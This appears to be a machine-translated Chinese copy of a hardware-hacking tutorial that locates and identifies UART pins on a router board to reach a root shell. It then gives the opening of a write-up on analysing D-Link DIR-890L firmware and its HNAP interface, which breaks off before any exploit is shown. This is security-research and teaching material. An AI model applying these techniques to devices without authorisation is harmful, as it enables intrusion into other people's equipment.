<http://www.devttys0.com/2015/04/hacking-the-d-link-dir-890l/>

http://www.devttys0.com/2012/11/reverse-engineering-serial-ports

逆向工程串行端口  
鉴于这个博客的名称和我有过的请求数量，我认为现在是讨论串行端口的时候了; 特别是嵌入式系统中的串行端口。  
  
我的目标是通过使用明确的测试和受过教育的猜测来描述我发现的有效识别和逆向工程嵌入式串行端口的技术，并且不需要昂贵的设备

介绍  
串行端口对嵌入式开发人员非常有用，他们通常将它们用于：  
  
访问引导装载程序  
观察启动和调试消息  
通过shell与系统交互  
毋庸置疑，此功能对黑客也很有用，因此在嵌入式设备上查找串行端口会非常有利。 作为案例研究，我们将检查Westell 9100EM FiOS路由器的PCB以了解可能的串行端口



现在，这些不是我们正在寻找的您父亲的RS-232串行端口;这些通用异步收发器（UART）通常在嵌入式设备中使用。虽然协议兼容，但RS-232和UART不兼容电压（从现在开始，我将互换使用术语“UART”和“串行端口”）。 UART通常工作在3.3伏，但也可以在其他标准电压（5,1.8等）下工作。  
  
不幸的是，没有任何行业标准化的UART引脚输出，制造商通常不会去广告或记录他们的调试接口，所以我们需要做一些工作才能与这些串行端口接口。具体而言，我们需要对硬件接口和软件协议设置进行逆向工程。  
  
首先从硬件接口开始。为此，您需要一个万用表和一副眼球（或者甚至一个眼球就可以）。是的，示波器和逻辑分析仪是有用的，有时也是必要的，但99％的时间都是可靠的万用表和一些知识。

识别串行头  
第一步是尝试确定串行端口头的潜在候选者。 大多数串行端口头至少有四个引脚：  
Vcc

Ground

Transmit


Receive

通常情况下，您需要寻找一行4-6针，尽管这不是一条硬性规定，他们可以采用制造商决定的任何引脚配置。  
  
在我们的9100EM PCB上，我们找到两个可能的候选产品，标记为P1402和P1404：





有时候你不会有这样一个很好的引脚，你必须检查板上的测试点; 通常从距离SoC最近的测试点开始是个不错的主意。 以下是通过不同电路板上的测试点暴露的串行端口示例WL530G：



无论哪种情况，引脚标识的过程都是相同的，但如果没有标头，通常需要更长的时间，因为在板上可能有超过4个测试点需要检查。  
  
此时，P1402或P1404可能是串行端口标头。 或者他们都可以是串行端口标头。 或者，这两者都不可能是串行端口标头。 所以我们将分别检查每个头上的引脚，以获得一些洞察。


可视化检查  
首先，让我们明显地检查引脚。 我们先看看P1402：






在PCB的顶层，最右侧的引脚被标记为引脚“1”。 这不是非常重要，但它在描述引脚编号时提供了一个通用的参照系。  
  
在PCB的底部，我们看到，引脚3有四个十字形图案，将其连接到周围的地平面。 这很容易将引脚3识别为地。  
  
引脚2和4具有连接到它们的细迹，而引脚1连接到较粗的迹线。 宽轨迹通常用于供电，窄轨迹通常用于信号轨迹。 这表明引脚1是Vcc，引脚2和4可能是transmit和receive（尽管我们还不知道哪个是哪个）：

现在我们来看看P1404头文件：



这里，最左边的引脚标记为引脚1.同样，我们看到引脚3连接到PCB底层的地。 引脚4也有一个连接到它的细迹，所以它可能是一个发送或接收引脚。  
  
然而，P1404的另外两个引脚在PCB的顶层或底层没有连接到它们的可见迹线。 这可能是因为它们没有连接任何东西，但更可能是它们的走线连接在我们无法看到的PCB内层之一上。 时间打破万用表。

识别接地引脚  
连续性测试会在电路中引入小电流; 如果有足够的电流从一个探头传到另一个探头（即电阻足够小），万用表将发出可听音，表明探头正在接触的点是电连接的。  
  
我们要做的第一件事是使用万用表在地面和每个接头上的所有引脚之间进行连续性测试。 这将告诉我们哪些引脚直接接地。 我们将从P1402开始。  
  
金属屏蔽是用于测试的便利接地点。 将一个探针放在一个屏蔽上，并将另一个探针接触到针脚3，万用表将发出持续的可听音，表明针脚3已接地，如我们先前观察到的那样：




对引脚2和引脚4执行相同的测试会导致无声音，所以我们知道这些引脚没有接地。  
  
P1404的引脚2,3和4的相同连续性测试产生相同的结果。 因此我们知道，对于P1402和P1404，引脚3都接地，引脚2和4不接地


识别Vcc  
由于我们实际上并不需要连接任何东西，所以Vcc对于识别并不重要，但是定位Vcc引脚是一个很好的练习，并且有助于消除Vcc引脚作为传输或接收的候选对象。  
  
根据走线宽度，我们怀疑引脚1是Vcc;测量电路板上电时引脚1上的电压似乎证实了这一点：

  
  
  
测量P1402引脚1上的电压  
  
P1402引脚1上的稳定电压读数  
相同的电压读数也适用于P1404的引脚1，这表明P1402和P1404的引脚1都连接到Vcc。  
  
识别Vcc的另一种方法是在地线和可疑Vcc引脚之间进行连续性测试。虽然它可能首先出现违反直觉，但这通常会导致非常短暂的嘟嘟声（尽管不是连续的音调）。  
  
Vcc连续性测试会发生什么情况，通常是在Vcc引脚和地之间连接一个滤波电容。这样做是为了消除PCB上电源线的任何可能的噪声，并且这种滤波电容器可以在任何设计良好的电路板中使用。由于电容器工作的性质，它们会非常短暂地“传递”直流电，直到它们被充电到容量为止，此时它们将停止“传递”直流电并将“阻断”直流电，从而导致短促的蜂鸣声在连续性测试中观察到（电流实际上没有通过电容器，尽管这对外部观察者来说似乎是这样）。  
  
虽然它并不总是有效，但连续性测试是确定Vcc的一个更确定的方法，而不是简单地测量每个引脚上的电压，因为任何数量的引脚都可以读取相同的电压。请注意，为了正确执行此测试，您还需要一个带有响应性连续性测试仪的万用表;在触发之前便宜的可能需要一秒或更长时间，此时电容器已经被充电。 100美元范围内的大多数万用表就足够了。


识别发送引脚  
如果串行端口处于活动状态并正在传输数据（如果不是这样，那么整个工作无论如何都可能是徒劳的），那么传输引脚的识别相当容易。板上的发送引脚将被拉高到与Vcc相同的电压（通常为3.3伏）。当它传输数据时，电压将下降到0伏（发送“空间”），然后回到3.3伏（发送“标记”）。当读取变化的DC电压时，数字万用表将最终显示采样电压的平均值;这意味着平均电压 - 以及万用表上显示的电压 - 将在传输引脚上的突发活动期间短暂下降。  
  
发送引脚上的大部分活动通常在系统启动时发生，当引导加载程序/内核/系统的所有引导信息都被打印到串行端口时。通过在启动过程中监控引脚2和引脚4，我们应该能够轻松识别哪个引脚是传输引脚。首先尝试标题P1402：




插头P1402上针脚2和针脚4的电压读数稳定在3.3伏特，无波动




这并不令人鼓舞，因此我们继续讨论P1404标题。 我们将从第二针开始：




引脚2上的电压读数在开始的几秒内徘徊在40毫伏左右，然后跳至稳定的2.3伏：



接下来检查引脚4：

  
引脚4的电压读数在开始的几秒内是稳定的3.3伏特：

  
然后突然我们开始看到引脚4上的电压快速但实质性的变化：







P1404的引脚4上肯定有一些活动，表明它实际上是一个有效的数据引脚，可能是串行端口的发送引脚。  
  
虽然这是识别发送引脚的有效方法，但值得注意的是，如果串行端口仅传输少量数据，则电压波动对于万用表的注册过于短暂，您需要使用示波器或逻辑分析仪 捕获发送引脚上的数据活动。 然而，这很少见; 通常在串行端口上发送充足的数据以使该方法起作用。

识别接收引脚  
确定识别接收引脚是最困难的，因为它没有真正独特的定义特征。 我观察到从一个系统到另一个系统的接收引脚的各种电压，包括：  
  
拉高到与Vcc相同的电压  
拉高至比Vcc低几百毫伏的电压  
左“浮”，大约波动几百毫伏  
左移“浮动”几秒钟，然后在串口初始化时拉高  
由于我们在两个头上只剩下一个未知引脚，并且我们知道只有P1404处于活动状态，所以通过消除过程，我们可以假设P1404上的引脚4是接收引脚。 然而，有时候只需将串行适配器连接到所有可能的接收引脚，按minicom中的几个键（或者您选择的终端仿真器）并查看会发生什么。 说到连接我们的串行适配器，我们就这么做。

连接一个UART适配器  
价格低廉的USB转UART适配器是随时可用的，并且在Linux上默认支持 - 它们只是作为标准USB串行端口显示，并且可以与minicom，python等一起使用。我们需要将我们的UART适配器连接到串行端口 采取以下方式：  
  
适配器的接地引脚必须连接到串行端口的接地引脚  
适配器的发送引脚必须连接到串行端口的接收引脚  
适配器的接收引脚必须连接到串行端口的发送引脚  
完成这个最简单的方法是将一个分离式接头切割成尺寸并将其焊接到P1404：



并使用一些跳线来连接串口和适配器之间的适当针脚：



发现波特率  
使用我们的硬件，我们准备开始检查串口的协议设置。串口可以有多种设置，我们需要知道所有这些设置才能与串口通信：  
  
什么是波特率？  
有多少数据位被使用？  
使用多少个奇偶校验位？  
使用多少个停止位？  
幸运的是，事实上的标准是使用8个数据位，无奇偶校验位和1个停止位（简写为“8N1”），这样只留下未知的波特率。试验和错误是识别波特率的最快和最简单的方法。由于串行端口通常用于显示调试信息（即它们传输ASCII数据），并且只有少量可能的波特率，所以可以循环使用所有可能的波特率，直到观察到可理解的数据为止。  
  
或者，至少这是理论上的工作方式。实际上，我使用过的所有终端仿真程序都会让运行中的波特率发生改变，如果它们甚至支持这样做，则会非常麻烦。为了解决这个问题，我编写了一个名为波特率的工具，试图自动检测主动发送串口的波特率（如果您愿意，您也可以手动循环访问每个波特率）。完成后，它会保存一个兼容minicom的配置文件，并可选择启动minicom。  
  
通过连接我们的UART适配器，我们运行波特率（我使用手动模式进行演示，但自动检测功能在这里也像一个魅力一样）：

*eve@eve:~$* ***sudo ./baudrate.py -p /dev/ttyUSB0***

*Starting baudrate detection on /dev/ttyUSB0, turn on your serial device now.*

*Press Ctl+C to quit.*

*@@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@@*

我们可以通过分别按向上/向下箭头键将波特率更改为下一个更高/更低的波特率：

*@@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@@*

*@@@@@@@@@@@@@@@@@@@@@ Baudrate: 57600 @@@@@@@@@@@@@@@@@@@@@* ***<--- Down arrow decreases baud rate***

*@@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@@* ***<--- Up arrow increases baud rate***

好的，现在让我们打开9100EM，看看会发生什么：

*@@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@@*

*Starting entry for CP1 @0xa3400000*

*memsize=52*

*CPU revision is: 00019641*

*Primary instruction cache 16kB, physically tagged, 4-way, linesize 32 bytes.*

*Primary data cache 16kB 4-way, linesize 32 bytes.*

*Linux version 2.4.21openrg-rmk1 #2 Thu Aug 28 19:30:48 CDT 2008*

*Determined physical RAM map:*

*User-defined physical RAM map:*

*memory: 03400000 @ 00000000 (usable)*

*On node 0 totalpages: 13312*

*zone(0): 4096 pages.*

*zone(1): 9216 pages.*

*zone(2): 0 pages.*

*Kernel command line: mem=52M*

*mips\_counter\_frequency:166666667*

*r4k\_offset: 00196e6a(1666666)*

*Calibrating delay loop... 222.00 BogoMIPS*

*Memory: 44356k/53248k available (1568k kernel code, 8892k reserved, 6696k data, 4k init, 0k highmem)*

*Dentry cache hash table entries: 8192 (order: 4, 65536 bytes)*

*Inode cache hash table entries: 4096 (order: 3, 32768 bytes)*

*Mount cache hash table entries: 512 (order: 0, 4096 bytes)*

*Buffer-cache hash table entries: 1024 (order: 0, 4096 bytes)*

*Page-cache hash table entries: 16384 (order: 4, 65536 bytes)*

*Checking for 'wait' instruction... unavailable.*

*POSIX conformance testing by UNIFIX*

*PCI: Probing PCI hardware on host bus 0.*

*Autoconfig PCI channel 0x801d19e0*

*Scanning bus 00, I/O 0x1ae00000:0x1b000001, Mem 0x18000000:0x1a000001*

*00:0e.0 Class 0200: 168c:001a (rev 01)*

*Mem at 0x18000000 [size=0x10000]*

*Linux NET4.0 for Linux 2.4*

*Based upon Swansea University Computer Society NET3.039*

*Initializing RT netlink socket*

*Starting kswapd*

*...*

它看起来像我们尝试的第一个波特率115200是正确的（这并不奇怪，因为115200是实践中使用的更常见的波特率之一）。 按Ctl + C我们可以停止捕获并将设置保存到minicom配置文件，在这种情况下，我只是将其命名为'9100em'：

*Detected baudrate: 115200*

*Save minicom configuration as:* ***9100em***

*Configuration saved. Run minicom now [n/Y]?* ***n***

*eve@eve:~$*

# Getting a Shell

Now we can run minicom:

*eve@eve:~$* ***minicom 9100em***

And see what we get:

*...*

*12/31 19:00:57 - Starting SoC reset sequence...*

*12/31 19:00:58 - Clink FS shared data area written*

*12/31 19:00:58 - CLNK\_ETH\_CTRL\_RESET returned status 0 after 0.914 seconds*

*12/31 19:00:58 - FSUPDATE: Pass = 1, Tuned Freq = 1000 MHz (8)*

*12/31 19:01:10 - Clink Reset Cause :0x4 Reg:0x80240100 Dbg:0x0*

*12/31 19:01:10 - Starting SoC reset sequence...*

*12/31 19:01:11 - Clink FS shared data area written*

*12/31 19:01:11 - CLNK\_ETH\_CTRL\_RESET returned status 0 after 0.903 seconds*

*12/31 19:01:12 - FSUPDATE: Pass = 1, Tuned Freq = 1150 MHz (14)*

*Username:* ***admin***

*Password:* ***\*\*\*\*\*\*\*\*\****

*Wireless Broadband Router>* ***help***

*Error: help should be called with at least 1 argument*

*help Show help for commands within this menu*

*Usage:*

*help all - show all available commands in the current level*

*help [category]... category - show commands in a certain category*

*help [category]... command - show detailed help for a specific command*

*help -s string - search for categories/commands containing the string*

*Availble help Categories*

*help upnp - show help about UPnP commands*

*help conf - show help about Read and write Wireless Broadband Router configuration data*

*help option\_manager - show help about Option Manager*

*help fireball - show help about Fireball configuration and control*

*help cwmp - show help about CWMP related commands*

*help bridge - show help about API for managing ethernet bridge*

*help firewall - show help about Control and display Firewall and NAT data*

*help connection - show help about API for managing connections*

*help inet\_connection - show help about API for managing internet connections*

*help misc - show help about API for Wireless Broadband Router miscellaneous tasks*

*help firmware\_update - show help about Firmware update commands*

*help log - show help about Contorols Wireless Broadband Router logging behaviour*

*help dev - show help about Device related commands*

*help kernel - show help about Kernel related commands*

*help system - show help about Commands to control Wireless Broadband Router execution*

*help flash - show help about Flash and loader related commands*

*help net - show help about Network related commands*

*help cmd - show help about Commands related to the Command module*

*Returned -1*

*Wireless Broadband Router>* ***help system***

*Command Category system - Commands to control Wireless Broadband Router execution*

*die Exit from Wireless Broadband Router and return ret*

*ps Print Wireless Broadband Router's tasks*

*entity\_close Close an entity*

*etask\_list\_dump Dump back trace of all etasks*

*restore\_default Restore default configuration*

*reboot Reboot the system*

*ver Display version information*

*print\_config Print compilation configuration. Search for option if specified*

*exec Execute program*

*cat Print file contents to console*

*shell Spawn busybox shell in foreground*

*date Print the current UTC and local time*

*exit Exit sub menu*

*help Show help for commands within this menu*

*Returned 0*

*Wireless Broadband Router>*

有些串口需要登录，有些则不需要。 在这种情况下，登录只是设备的管理员用户名和密码，这会将我们拖到一个自定义命令行shell中，以便我们管理路由器。 基于'help'的输出，'system shell'命令应该提供一个root shell，它可以

*Wireless Broadband Router>* ***system shell***

*BusyBox v1.01 (2005.09.07-07:38+0000) Built-in shell (lash)*

*Enter 'help' for a list of built-in commands.*

*/ #* ***cat /proc/cpuinfo***

*system type : TWINPASS-E*

*processor : 0*

*cpu model : unknown V4.1*

*BogoMIPS : 222.00*

*wait instruction : no*

*microsecond timers : yes*

*tlb\_entries : 16*

*extra interrupt vector : yes*

*hardware watchpoint : yes*


*VCED exceptions : not available*

*VCEI exceptions : not available*


*/ #*

结论  
而已！ 使用万用表和一些免费软件，我们已经从逻辑上确定了串口的物理接口，发现了它的波特率并获得了一个可以进一步询问系统的外壳。

黑客D-Link DIR-890L  
过去的6个月一直非常忙碌，我一直没有跟上D-Link的最新诡计。 需要一些娱乐，我今天去了他们的网页，并受到这种暴行的欢迎：




我认为关于这款路由器最疯狂的事情就是它运行的是与D-Link多年来一直在路由器上苦苦挣扎的相同的有问题的固件，而且这些命中还在继续。  
  
好吧，让我们照常做吧：抓住最新的固件版本，binwalk它，看看我们有什么：




看起来像是一个非常标准的Linux固件镜像，如果你在过去几年看过任何D-Link固件，你可能会认识到根目录结构：




所有的HTTP / UPnP / HNAP内容都位于htdocs目录下。 这里最有趣的文件是htdocs / cgibin，这是一个由网络服务器执行的ARM ELF二进制文件，几乎所有内容：所有与CGI，UPnP和HNAP相关的URL都被链接到这个二进制文件：




当然，它已被剥夺，但有很多字符串可以帮助我们。 main做的第一件事是将argv [0]与所有已知的符号链接名称（captcha.cgi，conntrack.cgi等）进行比较，以确定它应该采取的操作：



这些比较中的每一个都是strcmp与预期的符号链接名称：



这使得将每个函数处理程序与其各自的符号链接名称关联起来变得很容易，并重新命名函数::



现在我们已经确定了一些高级功能，让我们开始寻找bug。 其他基本上运行相同固件的D-Link设备以前都通过HTTP和UPnP接口进行了攻击。 但是，由cgibin中的hnap\_main函数处理的HNAP接口似乎被忽略了。  
HNAP（家庭网络管理协议）是一种基于SOAP的协议，类似于UPnP，D-Link的“EZ”设置实用程序通常用它来初始配置路由器。 然而，与UPnP不同，除了GetDeviceInfo（基本上没用）之外，所有HNAP操作都需要HTTP基本认证：

POST /HNAP1 HTTP/1.1

Host: 192.168.0.1

Authorization: Basic YWMEHZY+

Content-Type: text/xml; charset=utf-8

Content-Length: length

SOAPAction: "<http://purenetworks.com/HNAP1/AddPortMapping>"

<?**xml** version="1.0" encoding="utf-8"?>

<**soap:Envelope** xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" xmlns:xsd="<http://www.w3.org/2001/XMLSchema>" xmlns:soap="<http://schemas.xmlsoap.org/soap/envelope/>">

 <**soap:Body**>

  <**AddPortMapping** xmlns="<http://purenetworks.com/HNAP1/>">

   <**PortMappingDescription**>foobar</**PortMappingDescription**>

   <**InternalClient**>192.168.0.100</**InternalClient**>

   <**PortMappingProtocol**>TCP</**PortMappingProtocol**>

   <**ExternalPort**>1234</**ExternalPort**>


   <**InternalPort**>1234</**InternalPort**>

  </**AddPortMapping**>


 </**soap:Body**>

</**soap:Envelope**>


SOAPAction头在HNAP请求中特别重要，因为它指定应该采取哪种HNAP操作（在上例中为AddPortMapping）。  
由于cgibin是由Web服务器作为CGI执行的，因此hnap\_main通过环境变量访问HNAP请求数据，例如SOAPAction头。



在hnap\_main的最后，有一个shell命令是使用sprintf动态构建的; 这个命令然后通过系统执行：



